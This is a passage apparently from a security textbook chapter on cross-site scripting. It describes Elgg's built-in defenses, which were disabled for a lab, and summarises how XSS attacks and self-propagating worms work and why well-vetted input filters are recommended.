Elgg's countermeasures. `Elgg` does have built-in countermeasures to defend against XSS attacks. We have disabled them in our experiment. `Elgg` actually uses two defense methods to protect against XSS attacks. First, it uses a PHP module called `HTMLawed`, which is a highly customizable PHP script to sanitize HTML against XSS attacks [Hobbelt, 2017]. Second, `Elgg` uses a built-in PHP function called `htmlspecialchars` to encode data provided by users, so JavaScript code in user's inputs will be interpreted by browsers only as strings, not as code.

10.5 Summary

Many web applications, such as social networks, allow users to share information. Therefore, data from one user may be viewed by others. If what is being shared is only data, there is not much risk; however, malicious users may hide JavaScript code in their data; if a web application does not filter out the code, the code may reach other users' browsers, and get executed. This is called cross-site scripting (XSS), a special type of the code-injection attack, which is one of the most common attacks against web applications. The fundamental flaw of XSS is that JavaScript code by nature can be mixed with HTML data. As we have learned from other attacks, such as the buffer-overflow, format-string, and SQL-injection attacks, mixing data with code can be very dangerous. If a web application cannot separate them and filter out the untrusted code, it can end up running malicious code.

In XSS attacks, once an attacker's code gets into a victim's browser, the code can send forged requests to the web server on behalf of the victim, such as deleting the victim's friends and changing the victim's profiles. Moreover, the malicious code can save a copy of itself in the victim's account, infecting the victim's data. When other people view the victim's infected data, the malicious code can further infect others, essentially becoming a self-propagating worm. To defeat XSS attacks, most applications use filters to remove JavaScript code from the data that are provided by users. Writing such a filter is not easy, because there are many ways to embed JavaScript code in data. The best practice is to use a filter that has been widely vetted, instead of developing one via some quick efforts.